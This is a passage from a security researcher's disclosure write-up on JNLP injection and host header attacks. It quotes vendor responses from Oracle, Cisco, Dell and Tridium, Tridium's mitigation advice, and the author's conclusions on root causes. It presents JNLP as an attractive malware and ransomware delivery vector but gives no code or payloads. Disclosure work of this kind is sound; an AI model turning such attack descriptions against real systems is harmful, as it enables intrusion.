



*Note: The switch attacks referenced here have been privately disclosed and acknowledged by the affected vendors via private disclosure.*

***As a ransomware vector or method of JAVA based malware delivery, JNLP files offer a very appealing sled of attack and reconaissance.*** The ubiquity and multi-operating system support of JAVA & JNLP are highly exploitable, the most vulnerable users are typically privileged, and this vector of attack and vulnerable instances are unpatched.

***During private, responsible disclosure most vendors have chosen to disregard potential exposures or refuse to engage in research collaboration:***

Offical Oracle Response, dated 6/23/2021:



Oracle Security Alerts <secalert_us@oracle.com>
Wed 6/23/2021 1:52 PM
To:
Cc: secalert_us@oracle.com

Status report for organization: Cybir
eMail Addresses:

---


Reporter: Ken Pyle

Credit Name: Ken Pyle of Cybir

---

Tracking #: S1422906
Reporter's ID: VU#909215
Description: BIZARRELOVETRIANGLE & FULLCLIP ¿ JNLP Injection & Host Header Attacks to Remote,
Closed: Not a bug

Official Cisco Response, dated 4/7/2021:



earlier "public disclosure".

We are not planning to allocate a CVE for this issue on Cisco side at this point, but we are planning to publish a public informational advisory, in order to provide guidance to Cisco customers at the time of your public disclosure. Once we have a confirmed "publication date", I should be able to provide you an advisory ID/advisory URL that will be used for the publication, let me know if that works.

I won't be able to share an advisory draft prior to publication I am afraid. But in brief, the current plan is to cover the "deprecation" aspect as well as some recommendations to minimize risks when needing to execute Java code.

Offical Dell Response, dated 4/19/2021:

secure@Dell.com
Mon 4/19/2021 7:50 PM
To: Ken Pyle
Cc:

Dell PSIRT manages the remediation and disclosure of vulnerabilities in Dell products, not the disclosure of attack methods.

For the host header injection vulnerability that you identified in the context of iDRAC 8, which was assigned CVE-2021-21510, we published advisory DSA-2021-041. At this time, we do not intend to change the previous allocation or adjust the score for this vulnerability based on the information contained in your report.

It is our understanding that neither CERT nor Oracle identified a JNLP specific vulnerability based on the information supplied in your report. As such, no new JNLP specific CVE was assigned by the owner of JNLP (Oracle). We also did not identify a new JNLP specific vulnerability, nor a vulnerability in any other code base that we own, based on the information in your report.

Therefore, we wanted to acknowledge the validity of the attacks that you identified, but since there was no new vulnerability identified beyond what we have already assigned a CVE / published an advisory for, there is nothing **further/additional** for us to publish in the context of your report.

>>> Are you planning to continue support for JNLP?
As you know, there are Dell product versions, which include the JNLP component, which are still supported. E.g. Oracle's support for JNLP ended prior to the lifecycle of our product version. At this time we do not intended to withdraw support for those Dell product version specifically due their inclusion of the JNLP component.
Note: A variety of risk mitigation techniques/approaches may be employed depending on the product and the customer environment where the product is deployed.

Kind Regards,
**Dell Product Security Incident Response Team (PSIRT)**
Secure@Dell.com

Honeywell disclosed its revocation of support and privately published guidance through advisory channels to partners in April 2021:

[Technical Bulletin: Update Niagara to Address JNLP/Web Start Vulnerability - ControlTrends]
[Update Your Niagara Software: JNLP/Web Start Vulnerability — Jackson Control]

It is important that all Niagara customers for all supported platforms update their systems with these releases to mitigate risk. If you have any questions, please contact your Tridium account manager or Customer Support at support@tridium.com. Again, all Niagara customers that are not running a supported platform should update their systems to a supported release – preferably Niagara 4.10.

**Mitigation**
In addition to updating your system, Tridium recommends that customers with affected products take the following steps to protect themselves:

- Review and validate the list of users who are authorized and who can authenticate to Niagara.
- Allow only trained and trusted persons to have physical access to the system, including devices that have connection to the system though the Ethernet port.
- If remote connections to the network are required, consider using a VPN or other means to ensure secure remote connections into the network where the system is located.

Cybersecurity is a priority at Tridium. We are dedicated to continuously improving the security of our products, and we will continue to update you as we release new security features, enhancements, and updates.

**Acknowledgement**
Tridium would like to acknowledge Ken Pyle and the team at Cybir for reporting this vulnerability to us.

*Conclusion*

This work demonstrated the exploitability of several new or enhanced attack methods (BIZARRELOVETRIANGLE, MOONAGEDAYDREAM & FULLCLIP) and the risk of these potential exposures present across millions of devices.

Devices and applications running nearly any web application framework or operating system can be leveraged as both target of exploitation or delivery mechanism. ***JNLP/JWS/IT/OWS based applications should be patched and stronger authentication or complementary controls must be implemented.***

The PoC provided is easily repoduced, demonstated, and abused for a variety of uses. The novel exploitation methods provided here are *nearly undetectable* to modern security controls. Kill chains included leverage previously underutilized methods, attacks, and file format abuses.

***The ubiquity and continued support of JNLP and the Java Web Start framework is a critical, worldwide risk to organizations.*** Support and continued distribution of JNLP as an access method to vital controls, infrastructure, or code execution should be immediately reviewed.

Exploitation of previously undiscovered vulnerabilities creates a powerful, trivial, and novel class of attack.

The root causes contributing to BIZARRELOVETRIANGLE & FULLCLIP are both common place and complex.

Factors:

- Fundamental engineering & design flaws
- Lack of developer knowledge or consideration of flexible file format abuses.
- Poor design choices such as text based files which are dynamically created and delivered via cleartext or attackable protocols.
- Insecure web application design and deployment practices.
- Web application & server vulnerabilities created due to evolving user demands and limitations of underlying technologies (IPv4).
- Imposed organizational cost of legacy infrastructure or software support.
- Vendor Management & Support Complexities, particularly for commoditized products.
- Organizational, professional, or subculture based aversion and rejection of proper security controls, awareness, and responsbilities.

Research & publication of findings related to this specific attack will continue. The author is planning future disclosure of other exploitable formats or frameworks which leverage the underyling concepts, inherent flaws, new techniques, and additional refinement of exploitable file format attacks.